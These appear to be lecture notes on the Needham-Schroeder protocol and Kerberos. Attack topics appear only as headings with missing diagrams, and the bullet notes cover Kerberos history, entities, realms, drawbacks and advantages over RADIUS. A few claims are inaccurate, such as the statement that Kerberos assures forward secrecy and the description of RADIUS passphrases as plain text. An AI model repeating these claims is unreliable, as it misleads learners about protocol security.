
Needham Schroeder Scheme (Reflection Attack)



Attack only possible for ECB mode and not for CBC




Needham Schroeder Scheme (Key Discovery Attack)



Kerberos


- Brief background:
 - Developed in MIT for Project Athena to protect network services.
 - Based on Needham Schroeder symmetric key protocol.
 - V1-4 directed towards Project Athena.
 - V5 appeared as RFC 1510 - Was classified as aux. military tech and banned its export because it involved using DES.
 - Non-US V4 designed by Royal Inst. of Technology in Sweden.
 - Latest version: 2005 (designed by the IETF Kerberos Working Group).
- Objective:
 - Used to authenticate users and allow nodes to communicate with each other over a non-secure medium. Confidentiality and forward secrecy assured.
- Implementations
 - Used in Microsoft Active Directory server in Win 2k server, 2003 R2, 2008, 2008 R2 and 2012 R2



Basics of Kerberos Protocol

- Objective:
 - Designed for client-server environment wherein a user might want to use a service over an insecure medium (e.g. LAN).
 - Use cases: Print server, remote login shell, DNS, domain authentication etc.
- Network entities
 - Server - resource that could be accessed by the client and TGS
 - Client - wants to access the resource.
 - Ticket - a temporal access privilege assurance to the resource.
 - Ticket Granting Server - the server that issues the ticket.
 - KDC - key distribution server - knows about the private keys of all entities.

Kerberos Protocol



Key Drawbacks of Kerberos

- Availability of KDC + centralized point of failures and vulnerabilities.
- Time synchronization and strict deadlines.
- No standardized implementations.
- Scalability : Every user and server needs its own private keys.

Kerberos Advantages over Other Forms of Authentication (e.g. Radius)

Effective access control: Kerberos gives users a single point to keep track of logins and security policy enforcement.

Limited lifetime for key tickets: Each Kerberos ticket has a timestamp, lifetime data, and authentication duration controlled by the administrator (time synchronization and deadlines)

Mutual authentication: Service systems and users can authenticate each other.


Reusable authentication: Single sign on authentication

Strong and diverse security measures: Kerberos security authentication protocols employ cryptography, multiple secret keys, and third-party authorization. Passwords do not get sent over networks, and all secret keys are encrypted; unlike Remote Authentication Dial-In User Service (RADIUS) that uses plain text passphrases and challenge responses.


Kerberos Realms

- Users and resources (*Principals* [Kerberos Parlance]) are divided into multiple *Realms*.
- Each Realm has its own KDC database.
- Kerberos V4: NAME, INSTANCE and REALM. Each principal has a unique name but can have multiple instances in different realms. Each realm has its unique set of principals and their master keys.

